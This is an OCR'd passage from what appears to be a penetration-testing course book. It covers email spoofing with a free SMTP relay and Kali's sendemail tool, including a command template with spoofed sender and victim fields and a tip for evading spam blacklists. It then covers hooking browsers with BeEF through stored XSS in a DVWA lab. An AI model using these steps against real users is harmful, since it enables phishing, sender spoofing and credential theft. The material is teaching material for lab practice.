
1. Go to https://sendinblue.com
2. Sign up

3. A confirmation email will be sent to your email where you can finish up registration

https://t.me/learningnets




4. Click on Transaction tap to see the authentication information that needed to send emails




The information in this page will be used in Kali #sendemail tool , the SMTP


https://t.me/learningnets

server , port, login and password.

5. Open Kali terminal windows


#sendemail --help






*#sedemail -xu <username from servce provider> -xp <password> -stem.relay.server_name:port number -f <"fake or spoofed email address"> -t <"victim email address "> -u <"email subject"> -m <"email body"> -o <"Name of sender">*

6. Use #sendemail command as explained in the above screenshot.
7. This is how is the message going to look in Gmail when it arrive to the victim email




8. And in office 365 as following screenshot

**Note**

Most of email servers that uses blacklist services will detect the email from sendinblue and other free SMTP relay services as spam or promotion because Anti-Spam vendors will blacklist such services. In exercise above the Gmail list the mail under Promotion folder and Office 365 show that the email came via sendinblue.com. The workaround is using Web-hosting services email or

https://t.me/learningnets

a fake Gmail or other free mail services.

https://t.me/learningnets

# 9
# Web Browser Exploitation with BeEF

BeEF stands for the Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as bases for launching directed command modules and further attacks against the system from within the browser context. BeEF framework generate a one line java code that when it is inserted in a website, it will hook the website visitors and create a connection between the visitor web browser and the BeEF server, then allow attacker to run commands on the visitor machine.

BeEF comes preinstalled in older Kali versions (2019.2 and older), so you should not have to install anything if you're running one of those versions on your computer.

In mid-2019, Kali removed BeEF as a preinstalled exploitation tool, moving it from "kali-linux-default" to the "kali-linux-large" metapackage. That means, if you installed a fresh version of kali Linux , you will need to install BeEF manually.

In this section we are going to run BeEF and see how it hook the web browser and what commands can be sent from BeEF server to the victim browser.

https://t.me/learningnets

# 9. Browser exploitation

## Exercise 42: Browser Exploitation with BeEF

In this exercise we are going to use BeEF to hook and control users who access the DVWA website ( DVWA is a website for testing vulnerabilities that comes part of Metaspolitable virtual machine) by adding BeEF script to as XSS stored vulnerability. The BeEF hook will allow us to perform many tasks in the victim machine like trick the user to enter Facebook credentials thinking that Facebook asking him to relogging plus many other commands that we can do from BeEF hook.


In real life scenario  this is send by hackers in a phishing email that contain a link to a website that the hacker either have exploited XSS vulnerability or the website is designed by the hacker which has BeEF hook imbedded inside a java script in the website.


**Note**

If you are running Kali 2019.2 or older, BeEF comes already installed, if you have newer version of Kali such as 2019.3 and higher including Kali 2020 , you will  need to install BeEF manually. To check if you have BeEF installed or not in the Kali version you have, go to Kali applications and search for Beef, if it is not their then **follow BeEF installation procedure in point 8 below.**

1. In Virtual Box Start Metasplotable virtual machine

https://t.me/learningnets




https://t.me/learningnets


2. Login to Metasploitable machine as msfadmin/msfadmin
3. Check its IP address #ifconfig

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b3:c5:26
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb3:c526/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7754 (7.5 KB)  TX bytes:7731 (7.5 KB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$
```

4. Open Kali and then web browser and go to DVWA page in Metasplitable VM.




5. Click on Setup then click on Create/Reset Database to clear old setting and scripts from DVWA database.
6. Click on XSS stored
7. From Kali search for BeEF and start it and log on to beef as beef/beef
8. **BeEF Installation**
    a. In Kali 2020.1 BeEF does not come installed and

https://t.me/learningnets

you will need to install it manually, here the procedure to install BeEF manually

```
kali@kali:/opt$ sudo git clone https://github.com/beefproject/beef.git
Cloning into 'beef'...
remote: Enumerating objects: 49, done.
remote: Counting objects: 100% (49/49), done.
remote: Compressing objects: 100% (44/44), done.
remote: Total 41830 (delta 16), reused 19 (delta 4), pack-reused 41781
Receiving objects: 100% (41830/41830), 14.38 MiB | 7.34 MiB/s, done.
Resolving deltas: 100% (26399/26399), done.
kali@kali:/opt$
```

b. #sudo git clone https://github.com/beefproject/beef.git


Go to beef folder #cd opt/beef

c. #sudo ./install
d. To start Beef for the first time you will get error that default username and password in use.
e. Make sure to switch to root account #sudo su
f. Then edit the file in beef confi.yaml using mousepad text editor ( or any file text editor) and save.


#sudo su
#mousepad config.yaml

g. Change username and password and save

https://t.me/learningnets




#./beef




9. If Beef installed manually, every time you want to run beef you need to do the following:

#cd /opt/beef
#sudo ./beef


https://t.me/learningnets

```
[19:23:53][*] BeEF is loading. Wait a few seconds...
[19:23:57][*] 8 extensions enabled:
[19:23:57]     |   Social Engineering
[19:23:57]     |   Admin UI
[19:23:57]     |   Demos
[19:23:57]     |   Proxy
[19:23:57]     |   Network
[19:23:57]     |   XSSRays
[19:23:57]     |   Events
[19:23:57]     |_  Requester
[19:23:57][*] 303 modules enabled.
[19:23:57][*] 2 network interfaces were detected.
[19:23:57][*] running on network interface: 127.0.0.1
[19:23:57]     |   Hook URL: http://127.0.0.1:3000/hook.js
[19:23:57]     |_  UI URL:   http://127.0.0.1:3000/ui/panel
[19:23:57][*] running on network interface: 10.0.2.15
[19:23:57]     |   Hook URL: http://10.0.2.15:3000/hook.js
[19:23:57]     |_  UI URL:   http://10.0.2.15:3000/ui/panel
[19:23:57][*] RESTful API key: 35cc560159229421720d9b2231cd790db05080cb
[19:23:57][!] [GeoIP] Could not find MaxMind GeoIP database: '/opt/GeoIP/GeoLite2-City.mmdb'
[19:23:57]     |_  Run ./update-geoipdb to install
[19:23:57][*] HTTP Proxy: http://127.0.0.1:6789
[19:23:57][*] BeEF server started (press control+c to stop)
[19:24:28][!] [Proxy] No hooked browsers
```

10. Open the web browser and go to http://127.0.0.1:3000/ui/authentication





11. Login to DVWA page at the metasploitable server




12. Set up DVWA Security to low
13. Click on XSS Stored
14. Copy BeEF Hook URL and include it in a java script.
15. Enter the java script that include BeEF hook in the message box of XSS stored page.

